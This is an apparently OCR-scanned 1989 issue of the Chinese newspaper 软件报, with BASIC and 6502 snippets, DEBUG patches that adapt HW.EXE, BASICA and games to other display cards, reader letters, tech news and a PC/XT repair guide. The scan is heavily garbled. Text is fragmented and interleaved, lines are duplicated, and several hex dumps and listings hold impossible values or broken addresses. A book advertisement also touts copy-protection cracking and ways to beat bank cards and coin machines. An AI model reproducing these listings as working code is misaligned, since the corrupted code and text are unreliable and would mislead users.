实际上,本程序只要稍加改动  
个别语句,还有不同清屏方式。如  
将600句的循环改成FOR I = 5 TO  
STEP-1,则变成一个向上翻  
的百叶窗,又如  
窗,又如  
将620句  
的循环改为 FOR  
I = 12 TO 1 STEP - 1,则先是擦  
掉上半部,然后下半部由中间向  
左、右分开。

但是,应该特别指出的是,本  
程序不能将高分辨图形清除。程序  
清单如下。

本程序适用中华学习机CEC  
-1, CEC-M,紫金-I,紫  
金-I-A,紫金-I-B,也适用A  
PPLE-I及其兼容机。

南京 朱国云 孙建雄

文  
本  
状  
态  
的  
清  
屏  
技  
巧

H  
I  
B  
机  
一  
字  
一  
库  
一  
显  
示

H-01B机内存  
一级汉字库, 3755  
个汉字,并提供了  
汉语拼音和区位码  
二种输出方式。

通过分析我发  
现,程序中的一个  
汉字在内存中占用  
二个字节,将这二  
字节中的数值各减  
去32,再前后串接  
在一起就正好是这个  
汉字的区位码。

如“啊”在内存中数值是48, 33, 各  
减去32后变成了16, 1, 而“啊”的  
区位码正好是1601(每个区位码都是  
四位数字),若用POKE语句改变内  
存中的数值,那么就会有一个新的汉  
字来代替程序中原来的汉字,利用这  
一点,很容易显示整个汉字库。

程序说明:45句中的“啊”是让  
程序运行时为汉字在内存中保留二个  
字节,实际上可以用任何字代替,  
因为每个字符在内存中都占用二字节  
10 L = 17513, A = 48, B = 33,  
K = 256  
15 IF PEEK (L+2) + PE  
EK (L+3) = K = 45 THEN 25  
20 L = PEEK (L+1) + PEEK

## R1 机显示行数的控制方法

通常情况下,R1机  
可在屏幕上显示22行字  
符,如超出此范围则显  
示出错信息SF。实际  
上,整个屏幕共有24  
行,只因最后二行被用  
来显示提示信息或对程  
序进行编辑,因而用户  
不能使用。

笔者实践后发现,  
系统变量中名为DF-  
SZ的变量(16418单元)  
中的数值可控制屏幕显  
示的行数。以整个屏幕  
数为24行计,如果该单  
元数值为N,那么用户  
能使用的行数就是24-N  
例如,整个屏幕共有24  
行,则你的屏幕就变  
成24行了。

要注意的是,此法  
只对PRINT、PRINT  
AT等有效,并且只能  
写入程序中使用。任何  
情况下,只要程序停止  
运行,16418单元中的  
数值就会自动恢复为2。  
下面是测试程序,  
你可输入不同数值试一  
试。

昆明 沈玉成

```

10 INPUT I
20 POKE 16418, I
30 FOR I = 0 TO 27
40 PRINT "第" I "行"
50 NEXT I
60 GOTO 60

```

责任编辑: 09号

# 软件报



1989年  
1月21日  
第3期  
总第121期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘德雄  
国内统一刊号CN51-0090 订闻代号：61-74 地址：成都市金河街75号

## 软件报编辑部

新年伊始，说知心话，增进读者之间的感情交流，向读者奉献上一份可读、实用的软件报是我们最大的心愿。

读者是报纸的上帝。这决不是一句冠冕堂皇的话，而是发自内心的肺腑言。在官制弊端，物价飞涨的1988年，报社面临着严重的财政赤字，不调价实难维持。是读者理解了我们的苦衷，与报社风雨同舟，共同承担了经济困难的力量。一封封来信充满热情，提供办报“高招”的有之，指出报纸不足和缺点的有之，使我们增长了办好软件报的智慧。

为了不辜负读者的厚望，在1989年里，我们将一如既往地尊重读者的意见，继续尽早读者的理解和支持。

为了办好软件报，我们希望读者为我们出主意，帮助报社总结办报的经验，使我们的办报工作，更好地为读者服务。为了办好软件报，缓解“众口难调”的矛盾，89年我们适当调整了版面，增加了PC机软件比例，这样的调整是否合适？您还有什么要求？我们恳切地希望读者来信发表意见。

为了办好软件报，我们希望读者能经常性地给我们提出具体意见，以便有的放矢，为读者排忧解难。

在新的一年里，我们将继续评选优秀作品5篇，希望读者能踊跃参加评选，把那些真正的好文章送出来，以鼓励那些不保守、勇于开创新作。为此，我们希望您在来稿时必须留名，及时反馈给我们。在新的一年里，编辑部将努力办好软件报，并希望读者朋友们能踊跃地推荐好文章，为软件报扩大新读者，提供更多的宝贵意见，向读者奉献上一份可读、实用的软件报。

读者是我们办好报纸的坚强后盾，我们的一切“高招”和“低招”，均来源于广大的读者。没有读者的支持和关怀，很难设想报纸会有活力，让我们在新的一年里，互相、互助、共同办好软件报，为我国计算机软件推广应用做出更大的贡献。

本报编辑部

软件报编辑部，在筹备成立武汉市计算机教育研究会软件分会的过程中，我们偶然从一个单位的《软件报》上看到了邮购软件的消息，并由此向该邮购单位（广州永恒电脑配件商店）的李绍田工程师索取了目录，发现不少软件是我们正在收集的，于是邮购了一些。

从邮购情况看，我们感到李绍田工程师处的软件定价合理，发货及时，非常讲求信誉，更为难得的是他亲笔写信，对一些软件从使用提出了宝贵意见，并告诉我们：凡是经手售出的软件，如果使用时出现故障，他将免费再予复制。

我们收集软件的时间不长，但接触的单位和个人却不算少，而李绍田工程师这样热情周到、讲究信誉的还很少碰到。有了这次邮购的经历，我们感到《软件报》不仅从内容上是我们的良师益友，而且给我们提供这样好的邮购单位，更增进了我们对《软件报》的信任。因为如此，我们许多人都订阅了今年《软件报》。武汉市计算机教育研究会软件分会 资鸿川

★编号：890105  
软件名称：报刊订阅管理系统  
作者：晨光  
功能简介：报刊订阅管理系统设计有如下几个功能模块：  
(1) 更新模块：能对单位代码库、公、私订单库进行增加、修改、删除记录的操作。  
(2) 校对模块：能对系统内的《〈国内报刊简明目录〉〉库进行校对，即能修改库内变化的报刊单价、代号、名称，而且还可增加库内没有的报刊数据。  
(3) 统计模块：能统计出各单位的报、订发放份数，公、私订费总计，各单位的公、私订费合计以及报送邮局的订费清单。  
(4) 查询模块：能查询公、私订单及订费明细；各单位的公、私订费合计以及各类报刊订阅总份数、订费等。  
(5) 打印模块：能分别按报刊代号大小顺序打印报纸、杂志分发表，公、私订费清单表，各单位的公、私订费明细汇总表。  
本系统经过两年的实际应用，现已较为完善。该系统的结构清晰，改变了过去将要建立大量空壳的《〈国内报刊简明目录〉〉报刊数据库。现在当您输入完全部订单后，只须进入校对模块便可对已变化的或是原数据库中不存在的报刊数据进行修改或插入即可。这样以来减少了大量不用的报刊



软件交流

《Turbo Prolog工具库》一书，通过大量实用完整程序实例，详细介绍了工具库中提供的：设计用户接口、屏幕格式、文件、与远程设备通信、访问reflex、dBASE II数据库、Lotus1-2-3和Symphon等系统的数据文件，以及自动生成用户指定语法的分析程序等80多种工具及使用方法。

由于使用Turbo Prolog工具库需Turbo Prolog 1.1以上版本的系统支持，故本书还补充介绍了Turbo Prolog 1.1版的新特征及其使用和有关中文Turbo Prolog等内容。本书不仅可供学习、使用、讲解Turbo Prolog或其它Prolog语言的广大计算机工作者、大学生、研究生和教师用作教学参考书和工具书，亦可供从事人工智能、软件工程、数据库等研究和开发的科技人员参考。每册定价6.50元，另加邮费0.60元。

《IBM PC实用COPY功能》一书详细介绍了16种PC TOOLS的功能及用法，讲解了如何破解PROCTGUARD和怎样去掉激光加密盘PROLOCK的指效，它适用于微机的系统设计人员、应用人员等。全书约66万字，每本16.50元，另加邮费1.2元。

《IBM PC实用加密技术》一书系统地讲解了加密技术，详细解说了8088指令群，说明了磁盘机工作原理，加密程序实例解说，教您如何对付银行卡及投币机并公布全部程序；还有激光加密等。每册17.5元，另加邮费2.00元。以上各书均已出版发行。

收款单位：成都华西医科大学图书馆 罗晋武

☆牛津英汉词典数字化  
据英国《金融时报》报道，为使牛津英汉词典电子化，它的每一个字正在数字化。由于传统印刷词典不可避免地有不完备之处，并受历史的局限，到出版的时候，它们已错过了。而这部新的电子词典，将同语言迅速变化齐头并进。估计每年大约有12000个新字进入词典，词典的95%用软件自动输入。摘自《人民日报》

★西德西门子、飞利浦公司联合研制微型集成电路的电脑公司，经过35年和花费了巨额的资金的共同研究后，已在研制“亚微米”集成电路技术方面超过了美国和日本。两公司希望能在今年5、6月开始这种产品的商业生产。

▲云南省计算机协会举办首届汉字录入比赛 女战士卢海燕夺个人冠军  
年前在昆明工学院召开的云南省计算机协会1988年年会上的首届汉字录入比赛中，成都军区后勤部昆明办事处自动化站女战士卢海燕，以每分钟录入汉字134.26个的优异成绩，在全省军队和地方17个单位60余名选手角逐中，一举夺得个人第一名。

卢海燕于1986年1月来到部队，1987年10月开始微机操作。一年多来，经过部队技术培训以后，汉字录入速度提高很快。尤其是在实际工作中，该同志坚持高标准、严要求，自觉刻苦磨练技术，不断改进操作方法，为部队办公自动化建设作出了显著成绩。仅今年，她就完成打印文件千余份，约300余万字，平均每天1万余字，差错率普遍控制在2%以下，多次在紧急情况下完成重要文件的打印任务，获得了总部、军区及办事处各级领导的好评。

昆明 张冠华

▲玉林柴油机厂计算机辅助产品质量管理 水电部天津水电勘测设计院广西玉林柴油机厂联合研制的玉林柴油机厂计算机辅助管理系统，在年前通过技术鉴定。该系统硬件部分由5台IBMPC/KT、EVERGO-NK网组成，配有大屏幕显示器和大笔绘图仪。软件部分规模2.1M，共521个程序，技术文档20多万字，流程图500多张。

该系统包括仓库管理、物资供应计划、质量管理、综合信息四大部分。这是广西目前投入使用的最大的管理软件。该系统的质量管理软件很有特色，由于计算机参与管理产品质量的全过程，使该厂的产品质量大大提高，销售明显增加。该厂对计算机投资40万元，一年即可回收。

广西 纪朴

▲四川省农业信息管理系统在成都通过省级鉴定 四川省经济信息中心与四川省农牧厅计财处联合研制的国内第一个大型省级农业信息管理系统——“四川省农业信息管理系统”，年前在成都通过省级鉴定。会议由四川省微机办主持，参加会议的电子计算机专家、农业经济管理专家及有关领导。专家们认为，该项技术是国内首次较系统和完整地把计算机科学、运筹学、模糊数学、数理统计学与农业管理专业知识紧密结合而形成的一个服务于省级农业宏观管理的计算机软件系统。是电子计算机技术在农业宏观管理应用中的一大突破，它的研制成功和应用为农业宏观决策尽可能建立在科学依据上奠定了基础。

该系统总体上分为六大部分：数据库、图形库、模型方法库、数据加工净化维护系统、应用支持系统、控制系统。其中数据库以其完整性、系统性而成为该系统的核心。数据库分大机级和微机级，大机级数据包括农业区划资源数据、县、省级历史资料数据、农业经济数据、农村乡镇企业数据，字量达90兆。微机级数据是取大机级上使用频率较高的“高频”数据，字量达3.5兆。

模型方法库是根据多年农业生产经验，利用数据库中的数据资源，借助于各种经济数学方法和模型，对数据库中的各种基础数据和信息进行深加工，从定性走向定量。

图形系统内该系统提供直观形象的表达方式，建立了内容丰富的图形集合，形象地展示了全省农业资源分布，首次把图形与数据库和模型方法库结合起来，对数据库的查询结果提供图形支持，对模型方法库的分析工作提供图形支持。

该系统初步投入使用后，已为省级有关部门提供信息服务，提供决策依据，辅助研究全省农业发展战略的定量分析，为其指导工作、安排生产取得了良好效果。

本报责任编辑：04号 四川 范泰



新·书·介·绍

“亚微米”集成电路是一种超微型集成电路，它能存储10至4万个信息单位。生产这种集成电路必须采用超显微技术，因为它小于1微米，大约只有人的1根头发直径的百分之一。

——译自苏联《青年技术》

招生启事  
拟于今年三月在成都市举办“微机激光扫描编辑印刷培训班”，特聘具有丰富经验的大学教师和报社编辑讲授，专为各种科技书刊、杂志、报纸、出版社及各单位的办公自动化编辑中英文输入、排版、编辑、激光打印等技术人员。负责安排食宿，有关详情可向本报信息部直接联系。

★编号：890106  
软件名称：控制系统参数辨识及模型转换程序包  
作者：支超有  
功能简介：本软件包由两个相对独立的程序组成。完成对控制系统模型的参数辨识及模型转换。控制系统模型的参数辨识程序采用广义最小二乘估计辨识系统的模型参数，可以对噪声干扰或测量噪声得到无偏的估计值，因而精度高。模型转换程序完成由离散到连续系统的转换，它采用双线性变换法。该程序与控制系统参数辨识程序结合使用，可得到不同的系统模型。  
源程序语言：BASIC语言  
运行环境：IBM-PC, APPLI, FOP-11机  
转让价格：源程序10元，光盘50元  
转让形式：源程序及使用说明，或光盘及使用说明。  
收款单位：成都《软件报》信息部



读 HW 为何不能在

3B39:2760 00 B6 GW286B 机上编辑汉字文本

```
2FBF:8E58 26      ES:
2FBF:8E59 8807    MOV [BX],AL
2FBF:8E5A 26      ES:
2FBF:8E5C 88A70080 MOV [BX+8000],AH
2FBF:8E60 43      INC BX
2FBF:8E61 26      ES:
2FBF:8E62 8817    MOV [BX],DL
2FBF:8E64 26      ES:
2FBF:8E65 C687008000 MOV BYTE PTR [BX+8000],00
2FBF:8E6A 43      INC BX
2FBF:8E6B 26      ES:
2FBF:8E6C 880F    MOV [BX],CL
2FBF:8E6E 26      ES:
2FBF:8E6F C68700801F MOV BYTE PTR [BX+8000],1F
2FBF:8E74 43      INC BX
2FBF:8E75 26      ES:
2FBF:8E76 8817    MOV [BX],DL
2FBF:8E78 26      ES:
2FBF:8E79 C687008000 MOV BYTE PTR [BX+8000],00
2FBF:8E7E 43      INC BX

2FBF:8ECE 26      ES:
2FBF:8ECF 8807    MOV [BX],AL
2FBF:8ED1 26      ES:
2FBF:8ED2 C687100400 MOV BYTE PTR [BX+8000],00
2FBF:8ED7 43      INC BX
2FBF:8ED8 26      ES:
2FBF:8ED9 8817    MOV [BX],DL
2FBF:8EDB 26      ES:
2FBF:8EDC C687008000 MOV BYTE PTR [BX+8000],00
2FBF:8EE1 43      INC BX
```

```
2FBF:8E58 26      ES:
2FBF:8E59 88870080 MOV [BX+8000],AL
2FBF:8E5D 26      ES:
2FBF:8E5E 8827    MOV [BX],AH
2FBF:8E60 43      INC BX
2FBF:8E61 26      ES:
2FBF:8E62 88970080 MOV [BX+8000],DL
2FBF:8E66 26      ES:
2FBF:8E67 C68700 MOV BYTE PTR [BX],00
2FBF:8E6A 43      INC BX
2FBF:8E6B 26      ES:
2FBF:8E6C 888F0080 MOV [BX+8000],CL
2FBF:8E70 26      ES:
2FBF:8E71 C6871F MOV BYTE PTR [BX],1F
2FBF:8E74 43      INC BX
2FBF:8E75 26      ES:
2FBF:8E76 88970080 MOV [BX+8000],DL
2FBF:8E7A 26      ES:
2FBF:8E7B C68700 MOV BYTE PTR [BX],00
2FBF:8E7E 43      INC BX

2FBF:8ECE 26      ES:
2FBF:8ECF 88870080 MOV [BX+8000],AL
2FBF:8ED3 26      ES:
2FBF:8ED4 C68700 MOV BYTE PTR [BX],00
2FBF:8ED7 43      INC BX
2FBF:8ED8 26      ES:
2FBF:8ED9 88970080 MOV [BX+8000],DL
2FBF:8EDB 26      ES:
2FBF:8EDE C68700 MOV BYTE PTR [BX],00
2FBF:8EE1 43      INC BX
```

目前，长城公司推出的许多产品中采用了... 增强的图形适配器... 高分辨率彩色图形适配器... 基本是兼容的，但也有不同之处... 在 EGA 方式下正常显示汉字，这样 WORDSTAR 就无法使用... 为了能在 EGA 方式下，正常使用 WORDSTAR 等汉字处理中 WS.COM 文件增加更改，便可使字

处理在 EGA 方式下正常使用，方法如下：首先用 DOS 中 REN 命令将 WS.COM 改为 WS.D 再用 DEBUG 对其进行 D>DEBUG 输入 NWS 输入 L 输入 S B8 04 00 CD 10 XXXX, 50 AD 输入 A 50 B0 输入 XXXX, 50 B0 NOP 输入 XXXX, 50 B1 NOP 输入 XXXX, 50 B2 输入 S B8 06 00 CD 10 XXXX, 50 C8 输入 A 50 C9 输入 XXXX, 50 C9 NOP 输入 XXXX, 50 CA NOP 输入 XXXX, 50 CB 输入 W 输入 Writin s 5500 Bytes 输入 Q 再用 REN 命令将名字改为 WSE

一、问题的提出 CW0520CH 机上使用的编辑软件 HW.EXE，深受广大用户的喜爱。可是，HW.EXE 在 GW286B 机上使用时，所编辑的汉字不能在屏幕上显示出来，严重影响了软件编辑人员在 GW286B 上的软件开发工作。笔者为了解决这一问题，使用 DEBUG 程序对 HW.EXE 进行了反汇编，仔细分析了 HW.EXE 中的显示程序，发现其 HW.EXE 在显示编辑的文本时，采用直接填充文本 VRAM (文本显示缓冲区) 来显示文本。因为 GW286B 机上的 CEGA 板 BIOS 的软件功能调用接口和 GW0520CH 机上的 014 板 BIOS 保持一致，而在 VRAM 的设置上两者有所不同，文本 VRAM 结构的映射地址有所改变，字符扩展显示码及第二属性改为存放在 B0000H 段开始的 32K 空间。因为 HW.EXE 编辑软件采用直接填充文本 VRAM 来显示文本，那么这一变化，使得 HW.EXE 不能在 GW286B 机的屏幕上显示汉字。若要完成汉字显示，必须做某些修改。笔者为了使广大用户能尽早地在 GW286B 机上开发新的软件，把修改方法献给大使用。

二、解决方案：用 DEBUG 调试程序，把下面图一中所给出的数据及指令改成图二中所给出的数据及指令。注意段地址的修改。修改时，应注意当时使用的情况有关。修改后的 HW.EXE，可在 GW286B 机上编辑汉字。 包头 鹿名松

使用修改出来的 GBASICA.COM 作出图后，发现按 SHIFT+PRTS C 不能将图像在打印机上打印出来，这也是因为打印驱动程序 (NEW WP9.EXE 或 ALL9P.EXE) 中处理屏幕拷贝的 05H 号中断程序的显示缓冲区起始地址也是 B000H，对其进行修改后，按 SHIFT+PRINTSC 便可通过打印机打印屏幕上所作的图形。 汪江 陈劲东

《软件报》88年第46期第二版上刊登的《如何将PC机与彩电联用》一文介绍：“IBM-PC机与彩电连接时，只要在适配器 and 电视装置之间加接RF调制器就可以了。”我认为这种方法在我国还不能通用。原因有二：一、IBM PC/XT在启动时，系统软件 BIOS 对彩色/图形显示适配器进行初始化，指定芯片 8845 的内部数据寄存器 R<sub>1</sub>=7FH (垂直扫描总时间为 18.75ms) 即指定 PC/XT 复合视频输出信号的场频为 60Hz。这个频率是专为美国等国家电视标准的电视机用作 PC/XT 的附加显示终端而设计的。在我国国家电视标准规定，家用电视机的场频为 50Hz。此时，如果在 PC/XT 后直接配接一个 RF 射频频制器与电视机联用，那么，除极少数同步动态范围很大的电视机外，绝大部分家用电视机将出现场不同步、画面滚动的现象。所以，要使 PC/XT 机与电视机联用，必须对整机系统的显示适配器重新初始化使复合视频输出信号的场频为 50Hz 时才能使用。

二、IBM PC/XT 微机的复合视频输出信号不支持我国的 PAL 制式彩电，所以，直接使用彩电作为显示终端将失去原有意义。如果联用黑白电视机作为显示终端，就不存在这个问题。 杭州 吴涛

单色图形卡上的图形应用

许多 IBM-PCXT 机配置了单色显示器、单色图形卡和内存扩充卡，这样的配置可使用适合单色显示的 CCBIOS，使机器具有汉字功能，但还不能使彩色机那样可以显示汉字又可以再屏幕上作画、玩游戏，这是因为 IBM-PC 上规定：彩色/图形卡上的显示缓冲区起始地址为 B000H，而单色显示卡的显示缓冲区起始地址为 B000H。游戏软件和一些能作图的软件 (如 BASICA.COM) 也是在程序中规定了显示缓冲区起始地址为 B000H，因此在单色屏幕上运行这些软件往往一片空白。既然 CCBIOS 本身也是利用机器的图形功能来显示汉字，那么是否也能利用单色图形卡来作图呢？答案是肯定的。在作图和游戏软件中往往有一个显示缓冲区起始地址到某寄存器的操作 MOV V XX, B000，我们只要将这些软件中相应的显示缓冲区起始地址换成适合单色显示的 B000H 即可大功告成。笔者以此为依据，使用随 DOS 盘配来的 DEBUG.COM 修改了 BASICA.COM 和 CHESSEX.EXE 为例介绍修改方法。

```
修改 BASICA.COM 后可以使用 BASIC 提供的作图语句，在屏幕上作出图形。
C:COPY BASICA.COM GBASICA.COM <CR>
C:DEBUG GBASICA.COM <CR>
-R <CR>
AX=0000 BX=0000 CX=6880 DX=.....
.....
-S 0000 6880 00 B8 <CR>
XXXX:0302 ;XXXX 随机数 态而变
XXXX:1900 ;记下用 S 找出来的单元
XXXX:1A1D ;并非所有直接找出来的都是显示缓冲区首址，还应做反汇编出来分析
;反汇编时应按前几个单元进行
XXXX:688C
-U 0300,0306 <CR>
XXXX:0300 0000 ADD [BX+1],AL
ADD [BX+1+063F],BH
XXXX:2E CS:
XXXX:0307 CMP BYTE PTR [6596],00
-U 18F8,1904 <CR>;修改对用 S 命令直接找出来的单元反汇编直至 B800
-U 3B3F,3B44 <CR>
XXXX:3B3F 8CC6 MOV SI,ES
XXXX:3B41 DF00B MOV DI,B800
XXXX:3B44 8EC7 MOV ES,DI
-E 3B42 00 B0 <CR>
-U 3B62,3B67 <CR>
.....
-W <CR>
Writing 680 bytes
-Q <CR>
)
2. CHESSEX.EXE 是一个国际象棋软件，修改后能在单色显示器上玩；还有其它一些游戏如 DIGGER (挖金)、SPCOM (空房间)、PACHAN (大嘴吧)、CDRAGON (潜水艇) 等等均作了修改。
C:COPY A:CHESSEX.EXE C:CHESSEX <CR>
C:DEBUG CHESSEX <CR>
-T <CR>
AX=0000 BX=0000 CX=2600 .....
-S 0000 2600 00 B8 <CR>
XXXX:068F
-U 068D,0680 <CR>
XXXX:068D 50 PUSH AX
XXXX:068E B8C0D8 MOV DX,D800
-E 068F 00 B0 <CR>
-Q <CR>
)
;CHESSEX:CHESSEX.EXE
```

PC 机与电视机联用要有条件

在 6502 汇

编程语言中

使用打印机

在6502汇编语言中

要实现字符打印,对于那些不太熟悉系统软件的用户来说是不那么容易的。这里给出三种方法,供大家参考。

(1) 调用监控程序。

```
0300- A2 00 A9 00 8A 20 C1 FB
030B- B1 28 29 7F 20 24 03 CB
0310- C0 2B D0 F4 A9 0D 20 24
031B- 03 A9 0A 20 24 J3 EB 30
0320- 1B D0 DF 60 2C C1 C1 30
032B- FB BD 90 C0 60 00 00 00
```

软汉字随机文件使用方法

```
1 1 = 1: PRINT CHR$(4) * OPEN "D-1, L1"
2 PONE 800: I: PRINT CHR$(4) * READ "D-2, R1"
3 INPUT A$
4 ONER GOTO 5
5 PRINT "A$:"
6 I = PEEK (800) + 1: IF I > 128 THEN 7
7 GOTO 2
8 PRINT CHR$(4) * CLOSE: DEL 1, 7
```

在APPLE II超级软汉字系统中,如果程序运行中使用了含有汉字的随机文件,当出现机内字库中没有的汉字时,会发生错误并中断,其原因是这些汉字的点阵覆盖了程序尾部的变量表。

下列程序给出解决这一问题的简单方法,将这个程序放在需要运行的程序之首,按实际需要修改行号、记录长、首、尾记录号,分别修改行号1、2、5、中的内容。运行时先显示随机文件的内容,同时建立机内小字库,而后删去附加的程序,原程序就可正常运行。若重新安装,以后也可正常使用。

这个程序的关键是用一个单元(本例为800)的内存记录号(当记录号大于256时,要用二个单元分别存放记录号的高、低字节),并设置了错误处理程序。

有时需要把一段内存全部放入一个相同的数。比如,当用0清除一段区域作为工作区。在调试软件中,一般都提供一个Fill命令实现这一功能。但Apple II中没有这一命令。如果直接使用向内存存放的命令实现,当范围较大时是很麻烦的。实际上,可利用Apple II中M命令的特性,方便地达到此目的。方法如下:

- 1. 将源地址的数放入目的区域第一地址。
2. 将目的区域首地址至目的区域倒数第二地址的内容传送到以目的区域第二地址开始的区域,格式为:
[目的区域首地址+1]
< [目的区域首地址]
[目的区域末地址-1]M

副册指示的输出设备;另一个是“字符输出子程序”,入口为\$FDED,它把A寄存器中的字符送进输出设备,利用这两个子程序,即可实现字符的打印输出,例如,要把字符A打印出来可使用下述程序:

```
LDA #1
ISR $FE05
LDA #A
ISR $FDED
```

程序中的前两条指令相当于BASIC中的PR #1语句,后两条指令则相当于PRINT语句。

(2) 直接调用打印机驱动程序。

```
0300- A2 00 A9 00 8A 20 C1 FB
030B- B1 28 29 7F 20 24 03 CB
0310- C0 2B D0 F4 A9 0D 20 24
031B- 03 A9 0A 20 24 J3 EB 30
0320- 1B D0 DF 60 2C C1 C1 30
032B- FB BD 90 C0 60 00 00 00
```

成育时江

APPLE II软汉字

2.0没有反相显示功能,4.0虽然有反相显示,但需要18K语言卡,成本高。本文介绍二个程序,分别对ASCII码、汉字实现反相显示。

PC-1500机上打印汉字

目前,市场上虽然有与PC-1500袖珍机配套的汉字设备,但由于价格昂贵,难以使人如愿。

本程序在编写时利用了地址A855H子程序,功能很强,速度高,有9种打印字体,由70F4H字节内容决定,或者由CSIZE指令决定,有四种汉字打印方向,由79F2H字节内容决定,或者由ROATE指令决定;另外,本程序还可以用虚线打印汉字,虚线类型与LINE指定虚线类型相同,也可由79EAH字节内容决定。

汉字设计方法,用本程序设计汉字时,以不大于15x15点阵汉字较为理想,因为每个汉字所占字节数最少,当然,大于15x15点阵的图案也可以设计,比如:200x200点阵图案。本程序在打印汉字时只有四种基本笔画,由这四种基本笔画和每种笔画的长短不同,就可以设计出全部汉字和图案。基本笔画是:横(一)、竖(丨)、左斜杠(/)和右斜杠(\);(依不同的打印方向,如:横(一),打印可以从左向右移动,也可以从右向左移动,可画线可不画线。可以组成16种画线方法(见表1)。一个字节内画一条线;字节的高八位表示画线与否和笔移动方向;低八位表示画线的长短,线的长短共有15种,即1~F,请注意:线长度不能是0,否则,笔无限地移动,并出现ERROR71错误。当一个汉字设计结束时,以00H作为结束码,程序下7F00至7F59的数据是打印“生理状态”四字的数据。

表1 汉字笔画表

Table with 4 columns: 高八位画线, 是否画线, 笔移动方向, 举例, 相当于汉字笔画. It lists 16 different drawing methods for characters.

让APPLE II软汉字反显

程序二对汉字进行处理,先按汉字打印,再把汉字所在的地址进行异或,就得到反相显示的汉字。若要反显汉字只有一行,则\$7为该行的行号, \$6 = \$7 - 1; 若要反显几行汉字,则 \$7为最后一行的行号, \$6 = \$7 - n。

```
6000- A9 0C 8D 12 10 8D 17 10
600B- A9 FF 85 05 0A 02 A2 00
6010- BD 00 0C 45 06 90 00 00
601B- E8 D0 F3 8E 12 10 EE 17
4020- 10 08 D0 EA 60 00 00 00
```

```
5000- A5 06 0A 0A 0A 0A 85 06
600B- A5 07 0A 0A 0A 0A 85 07
5010- 20 29 60 A0 00 B1 14 49
501B- FF 91 14 C8 00 2B D0 F3
6020- E6 06 A5 06 C3 07 D0 E8
602B- 60 A5 06 0A 29 1C 85
5030- 15 A5 06 6A 6A 6A 29
603B- 03 05 13 09 20 85 15 A5
6040- 06 6A 29 E0 85 14 6A 6A
604B- 29 1B 05 14 85 14 A0 00
```

监控下输入语言程序不但速度慢,且易溢满,十分不方便。

下面这个程序可以极大地加快输入速度,从一开始要输入地址外,以后不用再输入地址。

程序对0~9、A~F以外的键不接受,即使按键也没关系。程序采用全屏形式,每行八个字节。

使用程序先在\$06、\$07单元置输入首址,然后300G,以0的键只需按0~9、A~F十六个键即可,假如输错了,有四个键用于编辑。CTRL-I向上移一行,CTRL-M向下移一行,←左移一个字节,→右移一个字节。

```
0300- A5 06 29 0F C7 C7 08 A5 06 08 08 08 08 08 08 08 08
030B- 90 04 2F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F
0318- 85 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
0320- 41 F9 A9 A9 A9 A9 A9 A9 A9 A9 A9 A9 A9 A9 A9
032B- 09 00 85 1F 20 20 20 20 20 20 20 20 20 20 20
033B- 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A
0348- 75 03 08 08 08 08 08 08 08 08 08 08 08 08 08
0350- 07 85 06 00 DC DC DC DC DC DC DC DC DC DC DC
035B- 07 C9 00 90 90 90 90 90 90 90 90 90 90 90 90
0360- 00 0C 95 09 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0
036B- FC 20 10 FC C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6
0370- C9 9B F0 4F C9 89 89 89 89 89 89 89 89 89 89
037B- C9 9B F0 3B C9 89 89 89 89 89 89 89 89 89 89
0380- 09 8D F0 02 C9 89 89 89 89 89 89 89 89 89 89
038B- 09 8D F0 02 C9 89 89 89 89 89 89 89 89 89 89
0390- 80 5A C9 BA 80 D7 C9 89 89 89 89 89 89 89 89
039B- 09 03 E9 0A 48 20 E3 F0 F0 F0 F0 F0 F0 F0 F0
03A0- 68 60 A5 06 E9 0B 1A 1A 1A 1A 1A 1A 1A 1A 1A
03AB- 00 02 06 07 20 1A 1A 1A 1A 1A 1A 1A 1A 1A 1A
03B8- 1A F9 07 85 06 08 08 08 08 08 08 08 08 08 08
03CB- 06 07 0F 6B 08 9C F3 EF EF EF EF EF EF EF EF
```


故障现象

系统不启动,喇叭无响声,屏幕无显示。

故障分析

IBM-PC/XT机的CPU8088及其整个系统都需要正确的时钟信号来驱动,否则系统无法运行。

1. 时钟信号



IBM 微机维修一例

8284A (U1) 的频率/晶体选择端 F/C (U1的13脚) 通过 74LS04 (U2) 反相器 (U10) 接置成低电平, 因此, X1 和 X2 端 (U1的7脚和16脚) 之间所接的是一个 14.31818 MHz 的石英晶体, 它决定这个芯片所产生的各个时钟信号的频率。其中 U1 的 8脚输出到 CLC88 时钟信号, 其频率为 4.77MHz, 它供 8088 CPU 和 8087 协处理器等芯片使用, 是系统的主时钟信号, U1 的 12 脚输出 0SC 时钟信号, 其频率为 14.31818MHz 它供 I/O 通道使用, U1 的 2脚输出 PCLK 时钟信号, 其频率为 2.385MHz, 它作为外部设备时钟。

2. 复位信号

在系统接通电源后, 当系统的电源部分工作正常, 就会产生一个高电平的电源好信号 (PWR GOOD) 送到 8284A 的复位输入端 RES (U1 的 11 脚)。在 PWR GOOD 信号到来之前, U1 的 RES 端为低电平, 使 U1 的 10脚 (RESET) 输出为高电平的复位信号, 送

至 8088 CPU 和 8087 协处理器, 使它们复位。8088 CPU 要求 RESET 信号保持 4 个系统时钟周期 (约 1ms) 来完成复位操作。当 PWR GOOD 送来高电平时, RESET 端变为低电平, 8088 CPU 和 8087 协处理器结束复位操作。

3. 就绪信号

U1 的 4 脚是总线就绪输入端 RDY1, U1 的 3脚是地址有效输入端 AEN1, 当 DMA 等待信号 DMA WAIT = 1 和就绪/等待信号 RDY / WAIT = 0 时, U1 的 8脚就输出就绪 RDY 信号, 它输出一个高电平总线就绪信号 RDY。它送到 8088 CPU, 使 CPU 正常地继续执行指令操作。反之, 如果 DMA WAIT = 0 和 RDY / WAIT = 1 时, READY = 0, CPU 就进入等待状态, 即进入 DMA 组状态。IBM-PC/XT 机处在 8088 CPU 和 8237 DMA 不断交替工作之中。

三、故障排除

- ①. 用示波器探极触及 8284A 的 11脚, 然后合上电源, 观察到 U1 的 11脚电平由低变高, 从而说明电源部分工作正常。
